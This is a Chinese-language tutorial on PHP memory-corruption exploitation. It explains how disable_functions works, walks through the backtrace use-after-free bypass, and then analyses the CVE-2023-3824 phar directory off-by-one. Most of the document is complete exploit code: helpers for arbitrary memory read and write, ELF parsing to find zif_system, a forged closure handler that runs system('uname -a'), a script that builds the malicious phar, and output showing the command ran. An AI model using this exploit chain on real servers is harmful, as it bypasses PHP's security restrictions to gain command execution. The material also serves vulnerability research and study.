从零学CVE-2023-3824

一. PHP经典的UAF bypass disabled_function

(1)disabled_function 原理

在PHP中主要有三类函数：内部函数(internal function)、用户自定义函数以及闭包函数（Closure function）。内部函数是在编译 PHP 后就已经生成的，存储在 PHP 的二进制可执行文件中，相应的函数映射位于.text段中。

内部函数和用户自定义函数都会通过一个HashTable表注册到Zend引擎里面，并且其函数的hander指针指向真实的函数处理。在每次调用函数时候，都会通过函数名到这个HashTable中去获取真实的函数处理。

disabled_function的处理也与这个HashTable表有关，当设置完成禁用的函数列表之后，会调用`zend_disable_function`函数，具体的处理过程如下：

```
ZEND_API int zend_disable_function(char *function_name, size_t
function_name_length)
{
    zend_internal_function *func;
    if ((func = zend_hash_str_find_ptr(CG(function_table), function_name,
function_name_length))) {
        zend_free_internal_arg_info(func);
        func->fn_flags &= ~(ZEND_ACC_VARIADIC | ZEND_ACC_HAS_TYPE_HINTS |
ZEND_ACC_HAS_RETURN_TYPE);
        func->num_args = 0;
        func->arg_info = NULL;
        func->handler = ZEND_FN(display_disabled_function);
        return SUCCESS;
    }
    return FAILURE;
}
```

通过函数名在HashTable表中检索设置的黑名单函数，然后替换其hander指针，指向`ZEND_FN(display_disabled_function)`，也就是：

```
ZEND_API ZEND_COLD ZEND_FUNCTION(display_disabled_function)
{
```

```
    zend_error(E_WARNING, "%s() has been disabled for security reasons",
get_active_function_name());
}
```

最终在调用相应黑名单函数的时候，函数的最终处理就会执行这个，抛出错误。

bypass的方式也很明显，disabled_function与这个HashTable表有关，可以通过在程序执行时修改这个HashTable表结构或者直接覆盖掉某些函数的hander指针值让其指向internal黑名单函数。

(2)经典的UAF

POC参考：https://github.com/mm0r1/exploits/blob/master/php7-backtrace-bypass/exploit.php
出现的Bug issue在：https://bugs.php.net/bug.php?id=76047
漏洞点如下：

```php
<?php
function pwn() {
    global $canary, $backtrace, $helper;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace();
        }
    }
    function trigger_uaf($arg) {
        $arg = str_shuffle(str_repeat('A', 78));
        $vuln = new Vuln();
        $vuln->a = $arg;
    }
    class Helper {
        public $a, $b, $c, $d;
    }
    trigger_uaf('x');
    $canary = $backtrace[1]['args'][0];
}
pwn();
?>
```

在php底层实现中，字符串也是一个数据结构，如下：

```
// Zend_str结构体
```

```c
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong        h;                /* hash value */
    size_t            len;
    char              val[1];
};
```

在上面的漏洞示例中，可以通过 `$backtrace[1]['args'][0];` 获取到释放过后的内存指针，该指针原本指向的是 `str_shuffle(str_repeat('A', 78));`
当程序再次分配同样大小的内存块的时候，就会将这一块释放掉的内存块重新使用，例如：

```php
<?php
function pwn() {
    global $canary, $backtrace, $helper;
    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace();
        }
    }
    function trigger_uaf($arg) {
        $arg = str_shuffle(str_repeat('A', 78));
        $vuln = new Vuln();
        $vuln->a = $arg;
    }
    class Helper {
        public $a, $b, $c, $d;
    }
    trigger_uaf('x');
    $canary = $backtrace[1]['args'][0];
    $b = str_shuffle(str_repeat('B', 78));
    print $canary;
}
pwn();
?>
```

当再次申请一个同样大小的内存块的时候，就会覆盖掉上面释放的内存，此时 `$canary` 和 `$b` 指向同一内存块。

```
root@ubuntu:/home/m1sn0w/Pwn/php_uaf# php demo1.php
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

在实际利用的时候，用到了`_zend_string`和`_zend_object`两个结构体的复用部分，如下：

```
// Zend_str结构体
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong        h;                /* hash value */
    size_t            len;
    char              val[1];
};

// object结构体
struct _zend_object {
    zend_refcounted_h gc;
    uint32_t          handle; // TODO: may be removed ???
    zend_class_entry *ce;
    const zend_object_handlers *handlers;
    HashTable        *properties;
    zval              properties_table[1];
    // for example: string is _zend_string* pointer and 0x6
};
```

从php角度来看，上面的`$canary`实际指向的是`char val[1];`部分，如果将上面示例的`$b = str_shuffle(str_repeat('B', 78));`更改为new一个对象，实际`$canary`就会指向`_zend_object`的`const zend_object_handlers *handlers;`部分，此时再通过调用类似于`$canaryp[0]`索引就可以操作后续的内存块内容。

拆开POC来看，这里主要有两个关键步骤：
1、泄漏internal函数（system）地址
2、修改闭包函数的hander为指定的`system`函数。

i. 泄漏internal函数（zif_system）地址

泄露internal函数地址需要先寻找到ELF文件的base address，然后解析ELF文件即可。
base address获取的原理是这样的，首先先定义了一个类：

```
<?php
......
class Helper {
        public $a, $b, $c, $d;
    }
trigger_uaf('x');
$abc = $backtrace[1]['args'][0];
```

```
$helper = new Helper;
$helper->b = function ($x) { };
```

这里定义四个变量主要是为了保持前后释放分配的内存块大小一致，在PHP中，Object的数据结构如下：

```
// object结构体
struct _zend_object {
    zend_refcounted_h gc;
    uint32_t          handle; // TODO: may be removed ???
    zend_class_entry *ce;
    const zend_object_handlers *handlers;
    HashTable        *properties;
    zval              properties_table[1];
};
```

在内存中的结构如下：

```
(gdb) x/20gx 0x7f9f75a6e9b8-0x18
0x7f9f75a6e9a0: 0xc001800800000001      0x0000000000000000
0x7f9f75a6e9b0: 0x00007f9f75a0c3f0      0x000056525c557c40
0x7f9f75a6e9c0: 0x0000000000000000      0x00007f9f75a6ea18
0x7f9f75a6e9d0: 0x000000000000000a      0x00007f9f75a66180
0x7f9f75a6e9e0: 0x4141414100000408      0x00007f9f75a01520
0x7f9f75a6e9f0: 0x4141414100000001      0x00007f9f75a01520
0x7f9f75a6ea00: 0x0041414100000001      0x0000000000000000
0x7f9f75a6ea10: 0x00007f9f75a6ea80      0x0000000000000002
```

也就是说$abc变量指向的是`_zend_object`的第四个字段，即`const zend_object_handlers *handlers`，查看一下`zend_object_handlers`数据结构：

```
struct _zend_object_handlers {
    /* offset of real object header (usually zero) */
    int                                     offset;
    /* general object functions */
    zend_object_free_obj_t                  free_obj;
    zend_object_dtor_obj_t                  dtor_obj;
    zend_object_clone_obj_t                 clone_obj;
    /* individual object functions */
    zend_object_read_property_t             read_property;
    zend_object_write_property_t            write_property;
    zend_object_read_dimension_t            read_dimension;
```

```
    zend_object_write_dimension_t           write_dimension;
    zend_object_get_property_ptr_ptr_t      get_property_ptr_ptr;
    zend_object_get_t                       get;
    zend_object_set_t                       set;
    zend_object_has_property_t              has_property;
    zend_object_unset_property_t            unset_property;
    zend_object_has_dimension_t             has_dimension;
    zend_object_unset_dimension_t           unset_dimension;
    zend_object_get_properties_t            get_properties;
    zend_object_get_method_t                get_method;
    zend_object_call_method_t               call_method;
    zend_object_get_constructor_t           get_constructor;
    zend_object_get_class_name_t            get_class_name;
    zend_object_compare_t                   compare_objects;
    zend_object_cast_t                      cast_object;
    zend_object_count_elements_t            count_elements;
    zend_object_get_debug_info_t            get_debug_info;
    zend_object_get_closure_t               get_closure;
    zend_object_get_gc_t                    get_gc;
    zend_object_do_operation_t              do_operation;
    zend_object_compare_zvals_t             compare;
};
```

从第二个字段开始就是保存的对象的默认析构、构造函数等，这些函数保存到PHP的elf文件内，和内置函数一样，在编译期间就保存到php可执行文件中。所以这里的思路就是获取上述任意一个函数的地址，然后向上遍历获取base adress。

接下来就是如何获取这个结构体中相应的函数的地址。从上面的内存结构来看，这个结构体保存在`0x000056525c557c40`，但是如果直接通过`$abc[]`这样的索引去访问是访问不到的。所以这里需要另外一种方式来泄露任意地址，前面已经给出字符串的数据结构：

```
// Zend_str结构体
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong        h;                /* hash value */
    size_t            len;
    char              val[1];
};
```


当生成一个字符串之后，调用`strlen($a)`，就会将`len`对应的值输出，如果`len`对应的内存中保存的是一个地址，也就会直接输出来，所以在POC中，它将对象`helper`成员变量`$a`修改成了一个字符串引用类型，即对应的代码如下：

```
# fake reference
write($abc, 0x10, $abc_addr + 0x60);
write($abc, 0x18, 0xa);
```

其中`$abc_addr`的获取需要了解一下php的内存管理机制，即：

1. PHP采取“预分配方案”，提前向操作系统申请一个chunk（2M，利用到hugepage特性），并且将这2M内存切割为不同规格（大小）的若干内存块，当程序申请内存时，直接查找现有的空闲内存块即可。
2. php针对于小的内存块分配的时候，会将若干个页切割为16字节大小的内存块，24字节，32字节等等，将其组织成若干个空闲链表；每当有分配请求时，只在对应的空闲链表获取一个内存块即可。

在上面给出的示例中，可以观察一下内存的布局：



```
(gdb) x/80gx 0x7f9f75a6e9b8-0x18
0x7f9f75a6e9a0: 0xc001800800000001      0x0000000000000000
0x7f9f75a6e9b0: 0x00007f9f75a0c3f0      0x000056525c557c40
0x7f9f75a6e9c0: 0x0000000000000000      0x00007f9f75a6ea18
0x7f9f75a6e9d0: 0x000000000000000a      0x00007f9f75a66180
0x7f9f75a6e9e0: 0x4141414100000408      0x00007f9f75a01520
0x7f9f75a6e9f0: 0x4141414100000001      0x00007f9f75a01520
0x7f9f75a6ea00: 0x0041414100000001      0x0000000000000000
0x7f9f75a6ea10: 0x00007f9f75a6ea80      0x0000000000000002
0x7f9f75a6ea20: 0x000056525cec2ff0      0x0000000000000006
0x7f9f75a6ea30: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ea40: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ea50: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ea60: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ea70: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ea80: 0x00007f9f75a6eaf0      0x0000000000000000
0x7f9f75a6ea90: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eaa0: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eab0: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eac0: 0x0000000000000000      0x0000000000000000
0x7f9f75a6ead0: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eae0: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eaf0: 0x00007f9f75a6eb60      0x0000000000000000
0x7f9f75a6eb00: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb10: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb20: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb30: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb40: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb50: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb60: 0x00007f9f75a6ebd0      0x0000000000000000
0x7f9f75a6eb70: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb80: 0x0000000000000000      0x0000000000000000
0x7f9f75a6eb90: 0x0000000000000000      0x0000000000000000
```

可以看见后面的每一个内存块大小相同，且开头的前8个字节都按照单链表的形式链接到一起。`str2ptr($abc, 0x58);` 其实就是获取的 `0x00007f9f75a6ea80`,然后通过计算偏移很容易获取到真实的UAF那个指针的地址值。

接下来在地址 `$abc_addr + 0x60` 处写入 `const zend_object_handlers *handlers` 的地址，当调用 `strlen($helper->a);` 的时候，就可以获取到 `const zend_object_handlers *handlers` 中的结构体地址，然后用获取到的地址遍历、解析ELF文件即可获取到 `zif_system` 地址。（ELF文件结构参考：https://wiki.osdev.org/ELF_Tutorial）

i. 修改闭包函数的hander为指定的 `system` 函数

通过 `strlen($helper->a)` 读取任意地址，可以直接copy成员变量 `$b` 指向的闭包函数到一个指定的内存区域，然后通过 `$abc[]` 修改 `$b` 对应的地址以及copy的闭包函数中的hander地址即可

二. CVE-2023-3824：PHP Off-by-One

漏洞点在 `ext/phar/dirstream.c`：

```
static ssize_t phar_dir_read(php_stream *stream, char *buf, size_t count) /* {{{
*/
{
    size_t to_read;
    HashTable *data = (HashTable *)stream->abstract;
    zend_string *str_key;
    zend_ulong unused;

    if (HASH_KEY_NON_EXISTENT == zend_hash_get_current_key(data, &str_key,
&unused)) {
        return 0;
    }

    zend_hash_move_forward(data);
    to_read = MIN(ZSTR_LEN(str_key), count);

    if (to_read == 0 || count < ZSTR_LEN(str_key)) {
        return 0;
    }

    memset(buf, 0, sizeof(php_stream_dirent));
    memcpy(((php_stream_dirent *) buf)->d_name, ZSTR_VAL(str_key), to_read);
    ((php_stream_dirent *) buf)->d_name[to_read + 1] = '\0';

    return sizeof(php_stream_dirent);
}
```

这里覆盖的是溢出的第二个字节，具体怎么触发参考分析链接：https://www.m4p1e.com/2024/03/01/CVE-2023-3824/
在这个链接里面 `zif_system` 的地址是直接通过计算 `closure_handlers` 的偏移得到，下面给出一种获取 `ELF base address` 的方式。

在指定的堆内存释放之后，分配一个如下结构的内存：

```
class Helper {
    public
$a_1,$a_2,$a_3,$a_4,$a_5,$a_6,$a_7,$a_8,$a_9,$a_10,$a_11,$a_12,$a_13,$a_14,$a_15
;
```

```
}
```

然后将 `$a_1` 赋值为 `$this`， `$a_2` 赋值为分配一个闭包函数，如下：

```
unset($sub_it);
$f = new Helper();
$f->a_1 = $f;
$f->a_2 = function () { };
```

接下来就可以直接通过 `$obj_addr = str2ptr($str_arr[$i], 0x10);` 获取该对象的存储地址，然后结合上面 `backtrace` 利用的思路，最终可泄漏 `ELF base address` ，copy闭包函数后触发即可。
修改后的POC如下：

```
<?php
function str2ptr(&$str, $p = 0, $s = 8) {
    $address = 0;
    for($j = $s-1; $j >= 0; $j--) {
        $address <<= 8;
        $address |= ord($str[$p+$j]);
    }
    return $address;
}

function ptr2str($ptr, $m = 8) {
    $out = "";
    for ($i=0; $i < $m; $i++) {
        $out .= chr($ptr & 0xff);
        $ptr >>= 8;
    }
    return $out;
}

function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for($i = 0; $i < $n; $i++) {
        $str[$p + $i] = chr($v & 0xff);
        $v >>= 8;
    }
}

function leak(&$abc, $addr, $p = 0, $s = 8, $debug = 0) {
    global $f;
```

```
    write($abc, 0x180, $addr + $p - 0x10);
    // if($debug == 1)
    //     fgets(STDIN);
    $leak = strlen($f->a_1);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf(&$abc,$base) {
    $e_type = leak($abc,$base, 0x10, 2);

    $e_phoff = leak($abc,$base, 0x20);
    $e_phentsize = leak($abc,$base, 0x36, 2);
    $e_phnum = leak($abc,$base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($abc,$header, 0, 4);
        $p_flags = leak($abc,$header, 4, 4);
        $p_vaddr = leak($abc,$header, 0x10);
        $p_memsz = leak($abc,$header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs(&$abc, $base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($abc, $data_addr, $i * 8, 8, 1);
        // print $leak;
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($abc, $leak);
            # 'constant' constant check
```

```
            if($deref != 0x746e6174736e6f63)
                continue;
        } else continue;

        $leak = leak($abc,$data_addr, ($i + 4) * 8);
        // print $leak;
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($abc,$leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base(&$abc,$binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($abc,$addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system(&$abc,$basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($abc,$addr);
        $f_name = leak($abc,$f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($abc,$addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}


function create_RDI()
```

```
{
    $it = new RecursiveDirectoryIterator("phar://./m2.phar");

    // find the first directory
    foreach ($it as $file) {
        // echo $file . "\n";
        if($file->isDir()) {
            break;
        }
    }

    return $it;
}

class Helper {
    public
$a_1,$a_2,$a_3,$a_4,$a_5,$a_6,$a_7,$a_8,$a_9,$a_10,$a_11,$a_12,$a_13,$a_14,$a_15
;
}


function write8(&$str, $p, $v){
    $str[$p] = chr($v & 0xff);
}

function write64(&$str, $p, $v) {
    $str[$p + 0] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 1] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 2] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 3] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 4] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 5] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 6] = chr($v & 0xff);
    $v >>= 8;
    $str[$p + 7] = chr($v & 0xff);
}

$str_arr = [];
    for ($i = 0; $i < 0x2024; $i++) {
```

```
        $str_arr[$i] = str_repeat('E', 0x140 - 0x30);
        // 作为sub_path是否指向正确位置的unique identifier.
        $str_arr[$i][0] = "I";
        $str_arr[$i][1] = "L";
        $str_arr[$i][2] = "I";
        $str_arr[$i][3] = "K";
        $str_arr[$i][4] = "E";
        $str_arr[$i][5] = "P";
        $str_arr[$i][6] = "H";
        $str_arr[$i][7] = "P";
    }

global $f;


    while (1) {
        // init sub_path
        $it = create_RDI();
        $sub_it = $it->getChildren();
        // trigger overflow
        foreach($sub_it as $file) {}

        $data = $sub_it->getSubPath();
        if (substr($data, 0x18, 8) == "ILIKEPHP"){
            //UAF
            unset($sub_it);
            $f = new Helper();
            $f->a_1 = $f;
            $f->a_2 = function () { };
            $f->a_3 = str_repeat('E', 0x140 - 0x30);
            break;
        } else {
            $it_arr[] = $sub_it;
        }
    }

    for ($i = 0; $i < 0x2024; $i++) {
        // 获取obj指针
        if(strlen($str_arr[$i]) != 272){
            $closure_handlers = str2ptr($str_arr[$i], 0);
            // print $closure_handlers;
            $obj_addr = str2ptr($str_arr[$i], 0x10);
            print dechex($obj_addr) . "\n";
            // this 指针会报错
            $f->a_1 = "";
```

```php
            # fake value
            write($str_arr[$i], 0x178, 2);
            write($str_arr[$i], 0x188, 6);

            # fake reference
            write($str_arr[$i], 0x10, $obj_addr + 0x190);
            write($str_arr[$i], 0x18, 0xa);


            $closure_obj = str2ptr($str_arr[$i], 0x20);
            print "closure_obj:" . $closure_obj . "\n";
            $binary_leak = leak($str_arr[$i], $closure_handlers, 8);
            // print $binary_leak;
            if(!($base = get_binary_base($str_arr[$i],$binary_leak))) {
                die("Couldn't determine binary base address");
            }
            print "base:" . $base . "\n";
            if(!($elf = parse_elf($str_arr[$i],$base))) {
                die("Couldn't parse ELF header");
            }
            // 这里可以通过base address去ELF遍历的
            $zif_system = $base + 0x2321b0;
            print "zif_system:" . $zif_system . "\n";

            $fake_obj_offset = 0x198;
            for($j = 0; $j < 0x140; $j += 8) {
                 write($str_arr[$i], $fake_obj_offset + $j,
leak($str_arr[$i],$closure_obj, $j));
            }

            # pwn
            write($str_arr[$i], 0x20, $obj_addr + $fake_obj_offset+0x18);
            write($str_arr[$i], 0x198 + 0x38, 1,4); # internal func type
            write($str_arr[$i], 0x198 + 0x70, $zif_system); # internal func
handler
            print "closure fake finish\n";
            ($f->a_2)("uname -a");
            break;
        }
    }

?>
```

`phar` 文件的生成用https://www.m4p1e.com/2024/03/01/CVE-2023-3824/链接里面的就行：

```php
<?php

if (file_exists("m2.phar")) {
    unlink("m2.phar");
}

$phar = new Phar('m2.phar');

// size of target UAF bin is the size of zend_closure
$dir_name = str_repeat('C', 0x140 - 0x1);
$file_4096 = str_repeat('A', PHP_MAXPATHLEN - 1).'B';

// create an empty directory
$phar->addEmptyDir($dir_name);

// create normal one
$phar->addFromString($dir_name . DIRECTORY_SEPARATOR . str_repeat('A', 32),
'This is the content of the file.');
// trigger overflow
$phar->addFromString($dir_name . DIRECTORY_SEPARATOR . str_repeat('A',
PHP_MAXPATHLEN - 1).'B', 'This is the content of the file.');
```

最终结果如下：

```
root@ubuntu:/home/m1sn0w/Pwn/php_uaf/CVE-2023-3824# php exp.php
7faf7dd70080
closure_obj:140391707252160
base:94541955387392
zif_system:94541957689776
closure fake finish
Linux ubuntu 5.4.0-150-generic #167~18.04.1-Ubuntu SMP Wed May 24 00:51:42 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

三. 参考链接

https://ctf-wiki.org/pwn/linux/user-mode/heap/ptmalloc2/off-by-one/#_7
https://mem2019.github.io/jekyll/update/2020/05/04/Easy-PHP-UAF.html
https://www.m4p1e.com/2024/03/01/CVE-2023-3824/
https://www.tarlogic.com/blog/disable_functions-bypasses-php-exploitation/
https://wiki.osdev.org/ELF_Tutorial